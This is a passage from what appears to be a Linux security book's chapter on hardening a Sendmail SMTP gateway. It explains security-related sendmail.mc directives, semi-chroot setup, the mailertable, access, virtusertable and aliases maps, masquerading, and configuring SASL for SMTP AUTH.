<code>restrictqrun</code>	Allows only <i>root</i> or the owner of <code>/var/spool/mqueue</code> to process Sendmail's queue (i.e., to tell Sendmail to attempt to send all messages currently in its queue, a la <code>sendmail -q</code>).
<code>authwarnings</code>	Indicates discrepancies (e.g., sender claims her hostname is <i>tubby.tubascoundrels.org</i> , but her IP reverse-resolves to <i>matahari.boldimposters.net</i>) within the affected message's <i>X-Authentication-Warning</i> header.
<code>needexpnhelo</code>	Indicates that SMTP clients needn't begin with <i>HELO/EHLO</i> unless they wish to use the <i>EXPN</i> command at some point, in which case they must <i>HELO</i> or <i>EHLO</i> first.
<code>needvrfyhelo</code>	Indicates that SMTP clients needn't begin with <i>HELO/EHLO</i> unless they wish to use the <i>VERFY</i> command at some point, in which case they must <i>HELO</i> or <i>EHLO</i> first.

```
define('confSMTP_LOGIN_MSG', `message`)dnl
```

This variable defines the banner string that *sendmail* sends to remote clients at the beginning of each SMTP session. By default, this string is set to `$j Sendmail $v/$Z; $b`, where `$j` expands to the local Fully Qualified Domain Name (FQDN), `$v` expands to the *sendmail* daemon's version, `$Z` expands to the version number of the m4 configuration, and `$b` expands to a time/date stamp.

In truth, none of this information needs to be provided. I personally prefer to set my Sendmail login message to a minimal `'Sendmail'`.

```
define('confSAFE_FILE_ENV', `/path/to/jail`)dnl
```

This definition tells Sendmail to set *sendmail.cf*'s *SafeFileEnvironment* variable to which some subdirectory of `/` that *sendmail* will chroot when writing files. For more information, see [Section 7.4.6](#).

```
define('confUNSAFE_GROUP_WRITES')dnl
```

In [Example 7-1](#) *confUNSAFE_GROUP_WRITES* has been set to *true*. If *true*, *confUNSAFE_GROUP_WRITES* causes Sendmail to log a warning message whenever mail is handled by a *.forward* or *.include:* file that is group- or world-writable. Furthermore, if such a *.forward* or *.include:* file contains any address pointing to an unsafe file, such as an executable, the message being processed will be bounced and logged accordingly.

This is an extremely useful feature for SMTP shell servers, for the obvious reason that a world- or group-writable *.forward* file carries a high risk of being altered by some malicious local user and therefore shouldn't be trusted. *confUNSAFE_GROUP_WRITES* isn't as meaningful for SMTP gateways, however, on which there aren't ordinary end users to worry about.

There are other security-related definitions, but they're all pertinent to SMTP *AUTH*, which is covered later in the chapter.

7.4.6 Configuring Sendmail to Run Semichrooted

As mentioned earlier in the chapter, Sendmail doesn't lend itself very well to chrooting, partly as a symptom of its monolithic architecture (one executable does everything). However, the configuration directive *confSAFE_FILE_ENV* can be used to tell Sendmail to chroot itself when writing files.

This occasional chroot approach makes sense for Sendmail. We're probably most worried about file writes, and creating a Safe File Environment is a lot simpler than building a chroot jail that contains copies of every directory, file, executable, and device needed for a complex application like Sendmail to be fully chrooted. [Example 7-2](#) shows the commands (only three!) needed to create a Safe File Environment.

Example 7-2. Creating a chroot jail

```
bash$ mkdir -p /var/mailjail/var/spool/mqueue
bash$ chown -R 8:12 /var/mailjail*
bash$ chmod -R 1755 /var/mailjail/var/spool/mqueue
```

7.4.6.1 Feature directives

Features, as they pertain to *sendmail.mc*, are syntactically similar to definitions (although they impact *sendmail.cf* differently). One thing many of these features have in common is the specification of external database files to store various types of mail-handling information. These database files, stored in binary format, allow Sendmail to rapidly retrieve externally maintained data such as user aliases and mail-routing rules.

Several Unix database file formats are supported by Sendmail. Most prepackaged versions of Sendmail support the newer *hash* or *btree* database formats. The older *dbm* format may or may not be an option too, depending on whether your version of Sendmail was compiled with it.

You can find out which formats are supported on your system by invoking the *makemap* command with its `-l` flag ([Example 7-3](#)).

Example 7-3. Determining supported database formats

```
bash-# makemap -l
hash
btree
```

Unless, for some reason, you share databases with hosts running older versions of Sendmail, I recommend sticking to *hash*.

Let's look at some features pertinent to security:

```
FEATURE('mailertable', 'hash|dbm|btree [-o] /path/mailertable.db')dnl
```

The *mailertable* feature causes *sendmail* to reference the file */etc/mail/mailertable.db* in determining how to route incoming mail. This feature thus adds to the modularity of Sendmail's configuration.

The comma and everything that follows it is called the "map definition," and it's used to specify the file format and path of the map being defined. If your map definition includes the `-o` ("optional") flag, Sendmail will check for *mailertable.db* but not require it. If the map-definition portion of this statement (the comma and everything after it) is omitted, it defaults to `'hash /etc/mail/mailertable.db'`

We'll look at syntax and examples of the *mailertable* itself in [Section 7.4.6](#).

```
FEATURE('access_db', 'hash|dbm|btree [-o] /path/access.db')dnl
```

This is another modularizing feature. Creating an *access* database provides a convenient way to maintain a list of both allowed and explicitly denied relaying hosts and domains. (See [FEATURE\('mailertable' ...\)](#) for a description of valid database types and of the `-o` ("optional") flag). If the map definition portion of this statement is omitted, it defaults to `'hash /etc/mail/access.db'`

As with *mailertable*, we'll cover *access* syntax and examples in [Section 7.4.4](#).

```
FEATURE('virtusertable', 'hash|dbm|btree [-o]
/path/virtusertable.db')dnl
```

The virtual user table, or *virtusertable*, is yet another separate configuration file for *sendmail* that can be maintained separately from *sendmail.cf*. This one determines how virtual domains are handled. The simplest definition of virtual domains is "email addresses hosted by the server, but with different domain names from the one in which the server's FQDN resides." (See [FEATURE\('mailertable' ...\)](#) for a description of valid database types and of the `-o` ("optional") flag). If the map-definition portion of this statement is omitted, it defaults to `'hash /etc/mail/virtusertable.db'`

virtusertable, too, is covered in [Section 7.4.4](#).

```
FEATURE('use_cw_file')dnl
```

If listed, this feature causes *sendmail* to use the file */etc/mail/local-host-names* to determine valid local names — i.e., names that, if used to the right of the "@" in an email address, will cause that mail to be delivered locally. This is part of Sendmail's anti-SPAM-relaying functionality.

```
FEATURE('smrsh', '/path/to/smrsh')dnl
```

Like *confUNSAFE_GROUP_WRITES*, the Sendmail Restricted Shell (*smrsh*) protects your server from unpredictable local users and is therefore of more use on SMTP shell servers than on SMTP gateways. *smrsh* restricts which programs your users may execute from their *.forward* files to those that reside in (or are pointed to by symbolic links in) *smrsh*'s directory, usually */usr/lib/sendmail.d/bin/*.

```
FEATURE('dnsbl', 'blackhole.list.provider')dnl
```

Use a special DNS look-up to check all senders' hostnames against a "black hole list" of known sources of UCE. If omitted, the name of the *blackhole.list.provider* defaults to *blackholes.mail-abuse.org*. Note that this is a subscription-based service: *mail-abuse.org* charges a yearly fee for nonpersonal use. See <http://mail-abuse.org/rbl/> for more information.

```
FEATURE('blacklist_recipients')dnl
```

Check recipient addresses of incoming mail against the *access* database to block mail to selected usernames (e.g., *lp*).

```
FEATURE('nouucp')dnl
```

If you don't share mail via the old UUCP protocol, this directive completely disables UUCP support in Sendmail.

7.4.6.2 Masquerading

Masquerading is the rewriting of *From:* fields in SMTP headers to make mail originating from one host appear to originate from another. If multiple hosts on your network send mail but only one can receive it, you need masquerading so replies can be sent back to mail sent by nonreceiving hosts. It's also useful for aesthetic reasons — e.g., if you want all the mail from your domain to have *From:* fields that use the form *user@domain* rather than *user@hostname.subdomain.domain*.

So far we've been working with only two macros, *define* and *FEATURE*, each of which accepts many possible arguments that affect various portions in *sendmail.cf*. Other macros are dedicated to single aspects of *sendmail.cf* construction. Here are a few that deal with masquerading (note the absence of the directed quotes (' ') in many of these directives):

```
MASQUERADE_AS( host.or.domain.name)dnl
```

This macro lets you specify what you want to appear after the "@" in your *From* addresses. For example, if I specify *MASQUERADE_AS(tubby.tubascoundrels.org)dnl*, mail handled by my server will seem to originate from the host *tubby.tubascoundrels.org* regardless of my server's hostname or even domain name (depending on other macros).

If I specify *MASQUERADE_AS(tubascoundrels.org)dnl*, my *From* addresses will be rewritten to show only the domain name *tubascoundrels.org*, not the full hostname of the host on which the message actually originated — e.g., *mick@tubascoundrels.org* rather than *mick@micksdesktop.tubascoundrels.org*.

```
MASQUERADE_DOMAIN( domain.name)dnl
```

By default, mail originating on the Sendmail server (i.e., *From* addresses containing hostnames listed in */etc/mail/local-host-names*) will be masqueraded. If mail from *other* hosts is handled by this host and that mail is to be masqueraded as well, each fully qualified hostname needs to be listed in a *MASQUERADE_DOMAIN* directive. Continuing my previous example, if the SMTP relay *tubby.tubascoundrels.org* domain also handles outbound email from *weird-al.polkatistas.org*, the relay's *sendmail.mc* file will need to include the directive *MASQUERADE_DOMAIN(weird-al.polkatistas.org)dnl* for both hosts' mail to be masqueraded.

```
MASQUERADE_DOMAIN_FILE( '/path/filename' )dnl
```

If you have a lot of hosts/domains to masquerade, you may wish to specify them in a separate text file (one domain name per line). The *MASQUERADE_DOMAIN_FILE* directive lets you name such a file, conventionally */etc/mail/domains* (not to be confused with */etc/mail/domaintable*).

```
FEATURE('masquerade_entire_domain')dnl
```

The feature *masquerade_entire_domain* causes *MASQUERADE_DOMAIN* to be interpreted as an entire domain rather than a hostname.

```
FEATURE('masquerade_envelope')dnl
```

This feature causes sender addresses not just in the *From:* header field but also in the SMTP envelope to be masqueraded.

```
EXPOSED_USER( username)dnl
```

EXPOSED_USER specifies a username for whom the *From* address should not be masqueraded. *root* is a popular candidate for this, since email from *root* often contains alerts and warnings: if you receive such an alert or warning, you generally want to know which host sent it.

Those are the most important *sendmail.mc* settings for security purposes. There are many other nonsecurity settings, however. For more information see the *README.cf* or *cf.README.gz* file I alluded to earlier in this section.

7.4.6.3 Applying your new configuration

To compile your macro-configuration file into *sendmail.cf*, use this command:

```
bash-# m4 /etc/mail/sendmail.mc > /etc/sendmail.cf
```

If your macro-configuration file's name isn't *sendmail.mc*, substitute it with *linux.mc* or whatever yours is called. Sendmail expects its configuration file to be named *sendmail.cf*, however, and it looks for it in */etc*, so that part of the command is the same, regardless of your distribution or even your version of Sendmail. After each time you change *sendmail.mc*/*sendmail.cf*, you need to restart *sendmail*. The easiest way to do this is with its startup script */etc/init.d/sendmail*, e.g.:

```
bash-# /etc/init.d/sendmail restart
```


7.4.7 Configuring Sendmail's Maps and Other Files

Generating *sendmail.cf* was the complicated part, but you're not done yet. Now you need to tell Sendmail what the legitimate local hostnames are, what to do with incoming mail, which users, networks, and domains may use your SMTP Gateway to relay mail with nonlocal destinations, and what aliases refer to which users. These settings can be specified in the text files and maps in */etc/mail*.

7.4.7.1 local-host-names

If you've set the feature *use_cw_file* in *sendmail.mc*, Sendmail will use the file */etc/mail/local-host-names*, a text file containing hostnames listed one per line.

Sendmail refers to */etc/mail/local-host-names* in determining whether messages should be delivered locally — i.e., to a user on the SMTP gateway system itself. If Sendmail incorrectly determines a given address to be nonlocal, it may forward the message back out, resulting in a loop.

Suppose our sample SMTP gateway receives email not only for the domain *polkatistas.org* (the domain on which its own FQDN resides) but also for *tubascoundrels.net*. If our gateway's hostname is "mail," its *local-host-names* file might look like this ([Example 7-4](#)).

Example 7-4. */etc/mail/local-host-names*

```
localhost
localhost.localdomain
polkatistas.org
mail.polkatistas.org
tubascoundrels.net
mail.tubascoundrels.net
```

Note that *local-host-names* is a flat text file: unlike *mailertable*, *aliases*, *access*, and most other files to which Sendmail refers on an ongoing basis, *local-host-names* should not be converted to a map (database) format.

7.4.7.2 Configuring the mailertable

If you defined the feature *mailertable*, you now must edit it in order to define delivery rules. This is an important feature: the *mailertable* lets you define with considerable granularity which types of email may be relayed (based on destination address) and how.

mailertable has a simple syntax that is described in the same file that documents *sendmail.mc* (*README.cf* or *cf.README.gz*, depending on your distribution). In a nutshell, each line in *mailertable* contains two parts: a destination identifier and an action. The destination identifier matches destination addresses or parts thereof; the action tells *sendmail* what to do with messages whose destinations match the identifier.

If the identifier begins with a ".", all email destination addresses ending in the text following the dot will match. Otherwise, everything following the "@" sign in a destination address must be identical to the identifier. The email address *bobo@weird-al.polkatistas.org* won't match the identifier *polkatistas.org* but will match *.polkatistas.org*.

The action takes the form *agent:destination* where *agent* is either a mailer (defined in *sendmail.mc* or *linux.mc* in *MAILER()* statements) or the built-in agents *local* or *error*. *local*, of course, means the mail should be delivered to a local user, specified after the colon. (If nothing follows the colon, the user specified in the message itself will be used.) *destination* is a hostname or a local user to whom messages should be relayed.

[Example 7-5](#) shows a sample */etc/mail/mailertable* file on an SMTP gateway, with three typical actions.

Example 7-5. A simple mailertable

```
fake.polkatistas.org      local:postmaster
.polkatistas.org          smtp:%2
polkatistas.org           smtp:internalmail.polkatistas.org
.                          smtp:internalmail.polkatistas.org
```

In line 1 of [Example 7-5](#), Sendmail is instructed to send mail addressed to any user on the host "fake" (which may not even exist) to the local user *postmaster*. In line 2, Sendmail is told to route mail addressed to all other hosts on the *polkatistas.org* domain directly to those respective hosts via SMTP ("%2" is parsed as "everything after the @ sign, verbatim," i.e., it tells Sendmail to act as a dumb relay for these destinations).

This technique is useful if your network has multiple internal mail servers or if you want to send mail directly to certain internal servers from the outside. If, on the other hand, you wish to forward all inbound mail to a single internal mail hub (whose *own* *mailertable* may contain dumb-relay entries), you could substitute *smtp:%2* with *smtp:internalmail.polkatistas.org*.

Line three of [Example 7-5](#) tells Sendmail to route all mail addressed to the destination *polkatistas.org*, e.g., *someuser@polkatistas.org* to the host *internalmail.polkatistas.org* (apparently the polkatistas' internal mail server) via the SMTP protocol. This is *not* redundant if it follows an entry for *.polkatistas.org* ("dot-polkatistas-dot-org"): the leading dot in line 2 matches destinations in which *polkatistas.org* is preceded by a host- and/or subdomain-name, e.g., *frankie.milwaukeeans.polkatista.org* or *fileserver.polkatista.org*.

Without the leading period, only destinations containing the specified string, *but nothing more*, will match. Suppose Sendmail is evaluating the address *mick@polkatistas.org* against the *mailertable* in [Example 7-5](#): this address won't match line 1 since its destination isn't *fake.polkatistas.org*, nor will it match *.polkatistas.org* because there's no host- or subdomain-name between the "@" sign and "polkatistas.org". It will, however, match line 3.

Finally, line 4 of [Example 7-5](#) has as its destination identifier a lone ".". This translates to "none of the above": it matches any nonlocal destination that matches none of the lines preceding it. In line 4, we're telling Sendmail that the default action for nonlocal destinations is to relay such messages to the internal mail server via SMTP.

Any transport referred to in *mailertable* must be defined as a legitimate mailer via a corresponding *MAILER()* directive at or near the end of *sendmail.mc*. The transport "local" is a special case; by default, this refers to the local *sendmail* daemon, but it's more efficient to use a proper MDA such as *procmail*. Use the *sendmail.mc* feature *local_procmail*, described earlier in [Section 7.4.6.1](#), to set this. (Don't forget to include a *MAILER()* directive for *procmail*!) *MAILER* directives are described in *README.cf*.

Each time you create or edit *mailertable*, you must convert it into a map (database) file. The traditional way to make maps is with the command *makemap*. For example, if you're using hash databases (as defined in your *FEATURE('mailertable' ...)* directive), you could convert *mailertable* to a map file like this:

```
bash-# makemap hash /etc/mail/mailertable.db < /etc/mail/mailertable
```

In recent versions of Sendmail, there are two ways to do this. The simplest method is facilitated by a *Makefile* automatically placed in */etc/mail* when you installed Sendmail. To use it, simply change your working directory to */etc/mail* (if it isn't already), and execute this command:

```
bash-# make mailertable
```

7.4.7.3 Configuring the access database

Next we need to define which hosts and networks (domains) may relay messages through our server. We can do this by editing */etc/mail/access*. Its syntax is simple: each line contains a source name or address, paired with an action (again, see *README.cf* or its equivalent on your distribution for details). The action can be *RELAY*, *REJECT*, *DISCARD*, *OK*, or *ERROR*. In practice, the most useful of these is *RELAY*. Since by default relaying is rejected, *REJECT* and *DISCARD* are useful only when defining exceptions to other *RELAY* rules (the list is parsed top to bottom, so be sure to list any exceptions near the top).

[Example 7-6](#) shows a simple access file.

Example 7-6. Simple access file

```
localhost.localdomain      RELAY
localhost                  RELAY
127.0.0.1                  RELAY
192.168                    RELAY
```

Notice the absence of real hostnames in [Example 7-6](#). In this example, the SMTP Gateway performs only outbound relays: inbound mail must be addressed to a local email address, and outbound relays must originate from hosts whose IP addresses begin with the octets "192.168" (obviously a non-Internet-routable network). I like this technique of using IP addresses because I can prevent IP-address spoofing with my firewall rules, but I can't prevent forged *From*: addresses in email. Your needs may be different.

As with *mailertable*, *access* must be converted to a map file before Sendmail will see your changes. You can do this by executing the command *make mailertable* from within */etc/mail*, or with the following:

```
bash-# makemap hash /etc/mail/mailertable.db < /etc/mail/mailertable
```

The *access* database has been made somewhat obsolete by Sendmail's support for SMTP *AUTH*. If you decide to restrict relaying by requiring authentication, you can omit the *access* database or leave it empty; see [Section 7.4.8](#) to learn how.

7.4.7.4 Configuring virtusers

The *virtusers* database is useful when multiple (virtual) domains are served by a single SMTP host. Its syntax is very similar to that of *aliases*: each line contains an address or address mask on the left and a corresponding destination address on the right. If the address on the left is in the format *username@host.name*, it will be interpreted literally; if no username is specified, e.g., *@host.name*, it will be interpreted as "any user at *host.name*." Any hostname or FQDN specified as part of an address/address mask must be listed in *local-host-names*.

The destination address may be the name of a local mailbox (i.e., a local username) or it can be a complete email address on an external host.

In [Example 7-7](#) we have a sample *virtusertable* table for a Sendmail server responsible for three domains.

Example 7-7. Sample *virtusertable*

```
postmaster@tubascoundrels.net    root
@polkatistas.org                 polkawrangler
@lederhosenudes.net             %1@anniefauxfanny.edu
```

Mail addressed to *postmaster@tubascoundrels.net* will be delivered to *root*, assuming *tubascoundrels.net* has a line in *local-host-names*. All mail addressed to users at *polkatistas.org* will be sent to a single user, *polkawrangler*. Mail addressed to a given mailbox at *lederhosenudes.net* will be forwarded to the same mailbox at *anniefauxfanny.edu*. ("%1" is interpreted as "the username in the address matched by this line's address mask.")

Like *mailertable* and *access*, *virtusertable* must be converted to a map file before Sendmail can use it. You can execute the command `make virtusertable` from within */etc/mail*, or if you prefer the long way, enter:

```
bash-# makemap hash /etc/mail/virtusertable.db <
/etc/mail/virtusertable
```

7.4.7.5 Defining aliases

There's just one more file you may wish to tweak: *aliases*. While most systems store *aliases* and *aliases.db* in */etc/mail*, some keep them in */etc* for historical reasons (this is the case on Red Hat systems). *aliases* contains a map of email aliases. [Example 7-8](#) lists part of a sample *aliases* list.

Example 7-8. Excerpt from */etc/aliases*

```
postmaster:      root
root:            mick
michael:         mick@visi.com
mailstooges:     mick, larry, curly
```

As you can see, *aliases* is fairly self-explanatory: each line starts with an alias (something we expect to see to the left of the "@" sign in an email address), followed by a colon, and ends with a local username (mailbox name), another alias, or an external email address. You can map multiple comma-delimited accounts to a single alias to create mailing lists: this is the case with the last entry in [Example 7-8](#), *mailstooges*.

Note that you can "cascade" aliases as in [Example 7-8](#); just be sure not to create any loops, as in [Example 7-9](#).

Example 7-9. An alias loop

```
postmaster:      root
root:            postmaster
```

On an SMTP gateway, you probably won't want to do very much with the *aliases* database other than to tweak its entries for *postmaster*, *hostmaster*, *root*, and other infrastructure-related entries. Rather than handling ordinary users' aliases, a gateway should route messages based on destination hostnames and domains (i.e., via *mailertable* and *virtusers*) and leave alias-username translations to the hosts to which it relays (i.e., the internal mail server, unless for some reason the internal mail server lacks the ability to do so). After each edit of *aliases*, you must convert it to a map file. Unlike with *access*, there's only one method to do so, and it involves neither *makemap* nor *make*. To generate a new *aliases.db* file, simply enter the command *newaliases* without any flags or arguments.


7.4.8 Sendmail and SMTP AUTH

The security controls I've covered so far are all important: they're things that should be enabled and configured on any publicly accessible Sendmail server. But Sendmail has two relatively new features that take Sendmail security even further: authentication and encryption. Let's start with authentication. SMTP *AUTH*, described in RFC 2554 (<http://ftp.isi.edu/in-notes/rfc2554.txt>), is a badly needed extension to the SMTP protocol: it describes a flexible authentication mechanism that can be used to authenticate relaying. SMTP *AUTH* allows a password shared by two hosts (or stored by one host for its local users) to be used to validate email senders.

Naturally, it's both unfeasible and counterproductive to authenticate *all* SMTP transactions, i.e., those involving mail addressed to or sent by users who verifiably reside on your local system or name domain. But authentication is extremely useful in two different SMTP-relaying contexts, which I'll call "server-server" and "client-server."

In server-server relaying, a user sends mail to Server A, Server A authenticates to Server B and relays the mail through it, and Server B delivers the mail to its remote destination ([Figure 7-1](#)). Typically, Server A is an internal mail server, and Server B is a DMZed SMTP gateway.


Figure 7-1. Server-to-Server Relaying



The second context for SMTP *AUTH*, one which is probably more widely used, is client-server SMTP relaying, in which remote users authenticate back to their "home" SMTP gateway to send (relay) their outgoing mail ([Figure 7-2](#)). This is a handy way to let users move between your internal network and external sites without reconfiguring their email-client software.

If you're running an SMTP server that receives mail relayed from other domains, you probably want to use SMTP *AUTH*: it's an important defense against Unsolicited Commercial Email, the perpetrators of which rely heavily on open SMTP relays.

Figure 7-2. Client-server SMTP relaying



Depending on which authentication mechanism you choose, it may make sense to encrypt your SMTP *AUTH* transactions via Sendmail's TLS features. TLS stands for Transport Layer Security, which is the IETF's standard for and successor to Netscape Communications' versatile and ubiquitous SSL (Secure Sockets Layer) v3 protocol. As with HTTP, SMTP sessions even between unauthenticated hosts can be transparently encrypted using this protocol. Also as with HTTP, it appears that SMTP users tend to use TLS/SSL in this way rather than leveraging the powerful digital-certificate-based authentication mechanisms supported by TLS and SSL.

This isn't too surprising: one of the ugly realities of modern IS security is that Public Key Infrastructure (PKI) technologies are complicated, unwieldy, and difficult to maintain. By combining digital certificates (used as strong but unverified encryption keys) with other, simpler authentication mechanisms such as SASL, many people feel they get "the best of both worlds."

We'll cover Sendmail's TLS features in more depth later in this chapter.

7.4.8.1 Versions of Sendmail that support SMTP AUTH

SMTP *AUTH* support in Sendmail was introduced with Sendmail v.8.10. As mentioned earlier in the chapter, Red Hat 7 and SuSE 7 both ship with binary packages of Sendmail v.8.11. However, while Red Hat's standard *sendmail* package has SMTP *AUTH* support compiled in, SuSE's doesn't: if you want SMTP *AUTH*, you need the package *sendmail-tls*, which can be found in SuSE 7.x's *sec2* package series. Debian 2.2's ("Potato's") Sendmail package is v.8.9, which predates Sendmail's adoption of SMTP *AUTH*. However, the current *testing* distribution (a.k.a "woody") has a *deb* package of Sendmail 8.12.1, which does have SMTP *AUTH* support compiled in.

If you don't use one of these three distributions and yours lacks an SMTP *AUTH*-enabled Sendmail package, you may need to download the latest Sendmail source code from <http://www.sendmail.org> and compile it yourself. Before you build, however, be sure to read Claus Abmann's article "SMTP *AUTH* in sendmail 8.10-8.12" (<http://www.sendmail.org/~ca/email/auth.html>), which contains instructions on how to compile SMTP *AUTH* support into Sendmail — by default, Sendmail builds without it.

7.4.8.2 Obtaining Cyrus SASL

Sendmail actually can't authenticate anything directly, even if it has SMTP *AUTH* support compiled in. Rather, it depends on Carnegie Mellon University's Simple Authentication and Security Layer (SASL) package, which authenticates against its own database or against an OS mechanism such as PAM. SASL can of course be obtained from CMU (at <ftp://ftp.andrew.cmu.edu/pub/cyrus-mail/>). However, it makes more sense to use your Linux distribution's binary package since if you install a binary package of Sendmail that supports SMTP *AUTH*, then the SASL package must satisfy dependencies in Sendmail. In Red Hat 7 the RPM package is called *cyrus-sasl*; in SuSE 7 it's also called *cyrus-sasl* and is part of the *sec1* group; under Debian testing ("Woody") the required *deb* package is *libsasl7*. (There's no such package in Debian 2.2, but remember: the older version of Sendmail in Debian 2.2 doesn't support SMTP *AUTH* anyhow; you need the Debian-Woody *sendmail* and *libsasl7* packages if you want SMTP *AUTH*.)

7.4.8.3 Configuring SASL for server-server authentication

If you want your Sendmail server to authenticate other servers, it's easiest to use SASL's own authentication database, */etc/sasldb*. Sendmail can use this database in sophisticated challenge-response mechanisms such as *CRAM-MD5* and *DIGEST-MD5* in which no secret data (i.e., passwords) are exchanged over the network. It can also use */etc/sasldb* in the much less secure *PLAIN* method in which the password *is* exchanged over the network — unencrypted! — but the *PLAIN* method isn't appropriate unless you're also using TLS, described later in this chapter.

Besides its compatibility with Sendmail's *CRAM-MD5* and *DIGEST-MD5* mechanisms, the other advantage of */etc/sasldb* is that it provides an alternative set of authentication credentials besides your system- and user-account passwords. It makes sense to avoid using actual login credentials for automated network transactions such as server-server SMTP relaying.

Let's configure SASL for the server-server relay scenario, then. This takes only two steps. First, we create a small, one-line configuration file telling SASL how Sendmail authentication should be handled. This file, */usr/lib/sasl/Sendmail.conf*, only needs to define the variable *pwcheck_method*. Possible methods include *sasldb* (authenticate using */etc/sasldb*), *pam* (use the operating system's PAM logon mechanism), and *kerberos_v4* (use the local Kerberos infrastructure, assuming there is one).

[Example 7-10](#) shows a SASL *Sendmail.conf* file for a Sendmail server that authenticates relays from other servers via */etc/sasldb*.

Example 7-10. */usr/lib/sasl/Sendmail.conf* with *sasldb* authentication

```
pwcheck_method: sasldb
```

The second step is to create and populate */etc/sasldb* with at least one user account. Do this with the following command:

```
saslpasswd username
```

This account should *not* use any username or password in */etc/passwd*. Since no one will have to type the password in our server-to-server transaction, there's no reason for it to be short or simple. [Example 7-11](#) shows a sample password-creation session (with the password shown for illustrative purposes — it isn't echoed back to the screen in a real *saslpasswd* session).

Example 7-11. An example *saslpasswd* session

```
bash-# saslpasswd maildroid
Password: Ch1mp? ,03fuzz f10ppi
Again (for verification): Ch1mp? ,03fuzz f10ppi
```

Remember that password (or write it down in a safe place): you'll use it to configure any Sendmail hosts that need to relay mail to the one on which you created the account on. (We'll discuss how to do so shortly.)

Note that if this is the first time we've run *saslpasswd*, this command will automatically create */etc/sasldb*.

Subsequent invocations of *saslpasswd* will append to the database and not overwrite it.

We can see the fruit of our *saslpasswd* labors by entering, without flags or arguments, the command *sasldblistusers* ([Example 7-12](#)).

Example 7-12. Using *sasldblistusers*

```
bash-# sasldblistusers
user: maildroid realm: dmzmail.polkatistas.org mech: PLAIN
user: maildroid realm: dmzmail.polkatistas.org mech: CRAM-MD5
user: maildroid realm: dmzmail.polkatistas.org mech: DIGEST-MD5
```

If for any reason you wish to delete an account you've created in */etc/sasldb*, you can do so with *saslpasswd*'s *-d* flag, i.e.:

```
saslpasswd -d username
```

Once */usr/lib/Sendmail.conf* and */etc/sasldb* are ready, we can configure Sendmail for authentication. If you're doing so as you read this (and it's a server-server relay scenario), skip to [Section 7.4.8.5](#).

7.4.8.4 Configuring SASL for client-server authentication

If your Sendmail server needs to authenticate individual users instead of other servers (e.g., remote users), SASL configuration is much simpler. All we need to do is create a */usr/lib/sasl/Sendmail.conf* file that sets *pwcheck_method* to *pam* ([Example 7-13](#)).

Example 7-13. A */usr/lib/sasl/Sendmail.conf* file for client-server authentication

```
pwcheck_method: pam
```

And that's it! Since SASL will use the existing local PAM mechanism to authenticate prospective relays, there's no need to create */etc/sasldb*.

Once */usr/lib/Sendmail.conf* and */etc/sasldb* are ready, we must configure Sendmail for authentication. If you're doing so as you read this (and it's a client-server relay scenario), skip to [Section 7.4.8.6](#).



Your distribution's SASL package may support other authentication methods beside those described in this chapter. Although one or more of these other methods may be a viable option for authenticating your remote users, *pam* is the most convenient method on most Linux systems, which is why I'm focusing on that method here.

7.4.8.5 Configuring Sendmail for server-server authentication

There are two files to edit to prepare our Sendmail server to authenticate other servers for relaying. The first, predictably, is */etc/mail/sendmail.mc*, in which we must configure the variable *confAUTH_MECHANISMS* and the macro *TRUST_AUTH_MECH*. Both of these accept as their definition any combination of *CRAM-MD5*, *DIGEST-MD5*, *PLAIN*, *LOGIN*, *GSSAPI*, or *KERBEROS_V4*.

Where Does access Fit in to SMTP AUTH and STARTTLS?

The *access* database and SMTP *AUTH* both control which hosts may relay mail through our Sendmail server. If you wish to authenticate *all* relays, simply delete */etc/mail/access.db* and/or the *FEATURE* directive in *sendmail.mc* that first enabled it, and then configure SASL and the authentication settings in *sendmail.mc* described earlier in this chapter.

If, on the other hand, you want certain hosts to relay mail without authenticating first, add them to *access* (and regenerate *access.db*) and configure SASL and the authentication settings in *sendmail.mc*.

When one host attempts to relay through another, these steps occur in sequence:

1. The "client" (relaying) host may begin with the command *STARTTLS* to initiate an encrypted TLS session. If both hosts are configured to use TLS certificate-based authentication and that authentication succeeds, the server allows the relay.
2. If no *STARTTLS* command was issued or if the *STARTTLS* transaction didn't use TLS authentication, the "client" (relaying) host may submit an *AUTH* command to try to authenticate itself to the server. If the server supports SMTP *AUTH* and the authentication succeeds, the server allows the relay.
3. If authentication fails or if the client host doesn't attempt to authenticate, the client's name and IP address are compared against */etc/mail/access.db* (if it exists). If *access.db* doesn't exist or if the client host doesn't match it, the relay is denied.

confAUTH_MECHANISMS is used to define which of these authentication methods you want Sendmail to support as either a server or a client. *TRUST_AUTH_MECH*, on the other hand, defines which authentication methods your Sendmail server will accept from prospective relay clients (e.g., other servers). This is usually but not necessarily a subset of the methods listed in *confAUTH_MECHANISMS*.

(If you list any mechanisms in *TRUST_AUTH_MECH* that are not listed in *confAUTH_MECHANISMS*, the extraneous mechanisms in *TRUST_AUTH_MECH* will fail when attempted by clients. For clarity and predictability's sake, I recommend that your *TRUST_AUTH_MECH* macro contain only mechanisms also listed in *confAUTH_MECHANISMS*.)

[Example 7-14](#) shows part of an SMTP *AUTH*-enabled *sendmail.mc* file.

Example 7-14. SMTP AUTH settings in server's *sendmail.mc*

```
TRUST_AUTH_MECH( 'CRAM-MD5 DIGEST-MD5' ) dnl
define( 'confAUTH_MECHANISMS', 'CRAM-MD5 DIGEST-MD5' ) dnl
```

